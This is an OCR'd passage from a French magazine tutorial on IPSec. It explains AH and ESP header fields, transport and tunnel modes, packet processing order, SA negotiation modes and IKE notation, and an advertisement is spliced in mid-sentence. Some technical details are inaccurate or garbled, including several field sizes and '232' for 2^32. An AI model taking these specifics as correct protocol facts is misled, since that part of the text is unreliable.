une simple authentification par vérification de l'intégrité avec AH, ou par cryptage qui va la cacher quand ESP est utilisé) et remplacé par un nouvel en-tête. Ce nouvel en-tête sert à transporter le paquet le long du tunnel, au bout duquel l'ancien en-tête va être rétabli pour pouvoir acheminer le paquet vers sa destination réelle.

Les sous-procoles AH et ESP

Le sous-protocole AH

AH offre les services suivants :

- authentification. On peut savoir si la personne qui dit être l'expéditeur du paquet l'est effectivement ou pas,
- intégrité. L'intégrité est assurée comme on l'a annoncé précédemment par le calcul d'une MAC (paramètre ICV comme nous le verrons ci-dessous et qui est rajouté dans le champ Authentification Data). Elle est étroitement liée avec la non répudiation, et le calcul de la MAC se fait après cryptage des données, ce qui permet du coté du récepteur de vérifier l'authenticité du paquet avant de se lancer pour rien si les paquets ont été altérés, dans la lourde opération de décryptage,
- protection *anti-rejeu* optionnelle. On peut empêcher les attaques de *man-in-the-middle* basiques en numérotant les paquets. Ceci est assuré via le champ *Sequence Number*,
- non-répudiation. Selon les algorithmes utilisés (RSA par exemple).

Elle n'offre cependant pas de confidentialité, i.e. les données peuvent être lues par une tierce personne car elles ne sont pas cryptées.

Sur la Figure 2, nous voyons les champs suivants :

- next Header (32 bits). Champ identifiant l'en-tête suivant,
- payload Length. Ce champ décrit la taille du AH, exprimé en multiples de 32 bits moins 2,
- reserved (16 bits). Ce champ est réservé pour une utilisation ultérieure. Il doit être fixé à 0 sans quoi le paquet est éliminé,
- SPI (32 bits). Nous en avons parlé plus haut. Il est sélectionné par le système de destination car c'est ce dernier qui va en avoir besoin pour savoir comment traiter le paquet qui lui arrive,
- sequence Number (32 bits). Ce champ est le même que celui que l'on trouve dans l'ESP. Ce champ est toujours présent,
- authentication Data (multiple de 32 octets). Ce champ contient la variable ICV et est identique au champ de même nom dans ESP (cf. plus haut). Ce champ peut ne pas être présent si cette option n'a pas été choisie dans la SA correspondante.




Figure 6. *ESP en mode transport*




Figure 7. *ESP en mode tunnel*

Pour l'authentification et l'intégrité, les algorithmes possibles sont en général HMAC-RIPEMD-160, HMAC-MD5, HMAC-SHA-1, HMAC-DES, Keyed MD5, ...

Le « sous-protocole » ESP -Encryption Security Payload-

Cette transformation offre en plus ceux de AH, les services suivants :

- confidentialité grâce au cryptage des données. Remarquons la possibilité de choisir un algorithme de chiffrement nul, ce qui revient à ne faire aucun cryptage et qui est donc très dangereux,
- protection des identités. Cette option ne peut être opérationnelle qu'en mode tunnel, et en mode autre que le mode agressif lors de la phase I ISAKMP.

Remarques :

- les fonctionnalités « intégrité » et « non-répudiation » vont de pair, ce qui fait que des fois on appelle « authentification » l'ensemble de ces deux fonctionnalités. Cette dernière fonctionnalité est assurée via le champ ICV -Integrity Check Value- comme nous allons le voir,
- la fonctionnalité de *anti-rejeu* ne peut être sélectionnée que si la *non-répudiation* l'est. Cette dernière est choisie ou non par le récepteur des paquets (en clair comme nous le verrons plus bas, les paquets IPSec contiennent toutes les informations nécessaires via le champ *Sequence Number* pour pouvoir faire la vérification *anti-rejeu*, mais cette vérification n'est faite que si le récepteur l'a décidé),
- avec ESP, même si authentification et confidentialité sont toutes les deux des options, au moins l'une des deux doit être sélectionnée (en effet, même si ESP demande forcément de choisir un algorithme de cryptage, on a toujours la possibilité de choisir l'algorithme nul… ce qui revient à ne pas appliquer de confidentialité).

Dans la Figure 3, nous voyons les champs suivants :

- SPI (32 bits). Nous en avons parlé plus haut. Il est sélectionné par le système de destination car c'est ce dernier qui va en avoir besoin pour savoir comment traiter le paquet qui lui arrive. Ce champ est toujours présent,
- sequence Number (32 bits). Chaque paquet est numéroté par ce champ de 32 bits. Ce champ est initialisé à 0 dès qu'une nouvelle SA est établie, et le premier paquet envoyé sur le réseau aura un numéro de séquence de 1. Incrémenté de 1 à chaque nouveau paquet envoyé, sa limite sera donc de 232. Deux cas apparaissent alors quand cette limite est atteinte : soit la protection anti-rejeu est activée par le récepteur auquel cas une nouvelle SA est générée avant que ne numéro de séquence maximum de 232 est atteint et le compteur du numéro de séquence est réinitialisé à 0 ; soit cette protection n'est pas activée et dans ce cas, on reprend la numérotation des paquets à 1 avec la même SA. Cette option est toujours mise en place par l'émetteur, mais ne sera vérifiée et prise en compte par le récepteur que si ce dernier le souhaite (donc si cette option est choisie de son côté). En pratique, durant la phase d'échange de paramètres de SA, le récepteur peut dire à l'émetteur s'il a activé l'option anti-rejeu, ce qui évite à l'émetteur de faire du travail inutile. D'autre part, cette option ne peut être activée que si la non répudiation l'est aussi. Ce champ est toujours présent,
- payload Data (0-255 bits). Nous trouvons dans ce champ, si l'algorithme choisi le nécessite (DES par exemple), le paramètre IV -Initialization Vector-. Ce champ est toujours présent,
- padding (0-255 bits). La nécessité du bourrage intervient lors de l'utilisation d'algorithmes de cryptage nécessitant des chiffrement par blocs comme DES par exemple. Dans ce cas, il arrive souvent que la longueur des données à chiffrer ne soit pas un multiple entier de cette longueur de bloc, on rajoutera du bourrage de manière à avoir une longueur à crypter qui soit un multiple entier de la longueur du bloc. Ce champ est …très souvent présent !
- pad Lengh. Dans ce champ, nous trouvons la longueur du champ

Tableau 4. *Récapitulation des fonctionnalités des modes transport et tunnel*

	Mode transport	Mode tunnel
AH	Authentifie la charge utile IP et certains champs de l'en-tête IP et les en-têtes d'extension IPv6.	Authentifie le paquet IP tout entier (en-tête plus certaines informations IP) plus certains champs de l'en-tête IP externe et des en-têtes d'extension IPv6 externes.
ESP (chiffrement seul)	Chiffre la charge utile IP et tout en-tête d'extension IPv6 suivant l'en-tête ESP.	Chiffre le paquet IP tout entier.
ESP (chiffrement & authentification)	Chiffre a charge utile IP et tout en-tête d'extension IPv6 suivant l'en-tête ESP. Authentifie la charge utile IP mais pas l'en-tête IP.	Chiffre le paquet IP tout entier. Authentifie le paquet IP.

Chez votre marchand de journaux

disponible également sur **www.shop.software.com.pl/fr**

www.lpmagazine.org

précédent, ce qui nous permet de savoir quels bits sont à ignorer (ceux de bourrage). Ce champ est toujours présent,

- next Header (8 bits). Ce champ permet de savoir quel est le type d'informations contenues dans le champ « Payload Data » ; IPv4/IPv6, ICMP, IP, IGRP, ... Ce champ est toujours présent,
- authentication Data (variable). Ce champ contient la variable ICV qui est calculée sur toute la trame moins ce champ-ci (i.e. « Authentication Data ») et qui permet donc d'assurer l'intégrité des données transmises. Ce champ peut ne pas être présent si cette option n'a pas été choisie dans la SA correspondante.

Pour le chiffrement, les algorithmes valides pour une négociation sont par exemple : DES CBC, Triple DES, RC 5, IDEA & IDEA Triple, Blowfish, CAST, NULL (ce n'est pas une blague, la possibilité de ne spécifier aucun chiffrement peut être parfois utile ... mais très dangereuse aussi), ...

Comme nous le voyons, nous n'avons que des algorithmes symétriques, ce qui est expliqué par le fait que le chiffrement des données par des algorithmes asymétriques demanderaient beaucoup plus de temps et de ressources machines.

Pour l'authentification et l'intégrité, des algorithmes possibles sont : HMAC-RIPEMD-160, HMAC-MD5, HMAC-SHA-1, HMAC-DES, Keyed MD5, NULL (même remarque que précédemment), ...

Remarques :

- dans le cas où l'authentification et le chiffrement sont sélectionnés, le chiffrement se fait avant l'authentification. Ceci car dans le cas, il est plus facile de découvrir que les données ont été altérées (il suffit de lire le ICV), alors que si on authentifie avant de crypter, il faudrait décrypter d'abord pour pouvoir lire le ICV et voir si les données ont été altérées ou non. De plus cela permet de réduire les risque d'une attaque DOS (l'acceptation se fait plus rapidement comme nous venons de le voir dans le premier cas), et permet également le traitement en parallèle des paquets reçus (pendant que le paquet I est déchiffré après avoir été détecté comme « bon », le paquet u+1 va passer à la détection via lecture de son ICV),
- en général, pour des tunnels en point-à-point, les HMACs sont préférés. Pour des connexions multicast (par exemple un serveur central VPN qui fait office de plaque tournante pour plusieurs VPNs qui partent de lui), on préfèrera les fonctions de hachage basées sur des algorithmes asymétriques.




Figure 8. *Gestion du trafic IPSec vu du modèle OSI*

Déchiffrement du trafic entrant

Lorsque la couche IPSec reçoit un paquet remonté du réseau, elle va regarder les entêtes pour voir si le paquet a été sécurisé, et si oui, quelles sont les caractéristiques de la SA. Elle demande ensuite à la SAD les caractéristiques de cette SA pour décrypter/authentifier le paquet. Une fois déchiffré, la SPD sera consultée pour vérifier que la SA associée au paquet correspondait bien aux politiques de sécurité.
Nous avons donc dans l'ordre les étapes suivantes pour traiter un paquet entrant :

- réassemblage-. Ce qui se fait dans la plupart des cas à cause de la fragmentation lors du voyage au travers des réseaux,
- lecture de la SAD-,
- vérification du numéro de séquence-,
- vérification du champ ICV-,
- lecture de la SPD-,
- décryptage-,
- décompression éventuelle-. La décompression doit être réalisée après tout traitement (et non avant comme pour les paquets sortants) comme le décryptage, l'authentification, …

Récapitulatif des services offerts AH et ESP

Remarque : Si ESP et AH doivent être appliqués au même paquet, ESP sera fait avant AH.

Les 4 possibilités pour IPSec

- 1ère possibilité : AH en mode transport
- 2ème possibilité : AH en mode tunnel
- 3ème possibilité : ESP en mode transport. Les deux en-têtes importants sont le ESP Header qui contient le SPI et le numéro de séquence ; et l'authentification ESP qui contient les données d'authentification.
- 4ème possibilité : ESP en mode tunnel. Dans l'en-tête *New IP Header*, nous avons l'en-tête IP *temporaire* contenant l'adresse IP du routeur ou de l'équipement vers lequel la trame est envoyée au cours de son voyage. Le champ suivant est l'en-tête ESP (ESP Header) qui contiendra la SPI associée à la SA, ainsi que le numéro de séquence. À droite, nous avons l'en-tête ESP Authentification qui va contenir les données d'authentification.

Récapitulation des fonctionnalités des modes transport et tunnel

En utilisant ESP, il est possible quoique non recommandé d'utiliser le cryptage sans authentification.

La configuration avancée de IPSec : strict, claim, exact et obey

On peut aussi conditionner le comportement du serveur IPSec en phase 1 lors de la négociation des options PFS et durée de vie de SA (dans le but d'accélérer les négociations en les restreignant par exemple) :

- strict. Ce mode n'accepte que les options égales ou plus strictes que les siennes (PFS plus élevée, durée de vie de SA plus courte),
- claim. Ce mode n'accepte que les options égales ou moins strictes que les siennes (PFS moins élevée, durée de vie de SA plus longue),
- exact. Ce mode n'accepte que les options aussi strictes que les siennes (même niveau de PFS, durée de vie de SA strictement égale),
- obey. Ce mode accepte les options quelles qu'elles soient (niveau de PFS, durée de vie de SA).




Figure 9. *Gestion du trafic sortant avec IPSec*




Figure 10. *Gestion du trafic entrant avec IPSec*




Figure 11. *Contiguïté en mode transport*

Chiffrement du paquet sortant

Lorsque un paquet à envoyer est transmis à la couche IPSec, celle-ci consulte la SPD pour savoir comment traiter ces données car elle a trois choix :

- destruction. Le paquet est tout simplement détruit,
- transmission sans sécurisation. Le paquet est transmis sans appliquer de politique de sécurité,
- transmission avec sécurisation. Le noyau applique une politique de sécurité.

Dans tous les cas, c'est la SPD qui gère cela : elle prend le numéro de SA correspondant et va en chercher les caractéristiques dans la SAD. Si la SA existe déjà, le trafic se voit appliquer ces mécanismes, si la SA n'existe pas encore, IPSec fera appel à IKE pour établir une nouvelle SA avec les caractéristiques demandées.

Nous avons donc dans l'ordre les étapes suivantes pour traiter un paquet sortant :

- lecture de la SPD-. En fonction des adresses source et destination, et des ports source et destination, la SPD nous donne les règles pour le paquet correspondant : soit il est détruit, soit il est transmis sans faire intervenir IPSec, soit il est traité avec IPSec. Dans ce dernier cas, nous savons aussi le sous-protocole (AH/ESP) et le mode (tunnel/transport) à utiliser, ainsi que la SA correspondante. S'il n'y a pas de SA correspondante, on passe le relais à IKE pour en créer une,
- lecture de la SAD-. La SPD indiquant aussi la SA correspondante dans la SAD, on va ensuite chercher dans cette dernière les options de transfert (algorithmes de cryptage, authentification, durée de vie de la SA, …),
- compression éventuelle-. La compression (avec le protocole IPComp) doit être faite avant tout traitement IP (authentification, cryptage, fragmentation,…),
- cryptage-. Avec les informations précédentes de la SAD, on peut maintenant crypter la partie de la

Tableau 5. *Notations IKE*

SA	Ce sont les propositions de la SA : l'Initiateur propose un choix d'algorithmes, et le Récepteur renvoi la combinaison choisie.
CKY_X	Ce sont les cookies de l'Initiateur (CRY_I) et du Récepteur (CRY_R) placés dans l'en-tête ISAKMP.
HASH	C'est la charge utile du hachage : HASH_I précise que c'est le hachage envoyé par l'Initiateur et HASH_R celle envoyée par le Récepteur. Elle authentifie la charge utile IP mais pas l'en-tête IP.
gxi, gxr	Ce sont les valeurs publiques de Diffie-Hellman, respectivement de l'Initiateur et du Récepteur.
gxy	C'est la clé secrète obtenue par échange Diffie-Hellman.
No_I, No_R	Ce sont les aléas, respectivement générés par I et R.
ID_I, ID_R	Ce sont les identités utilisées pour l'authentification, respectivement de I et de R.
X*	Signifie que le champ X est crypté


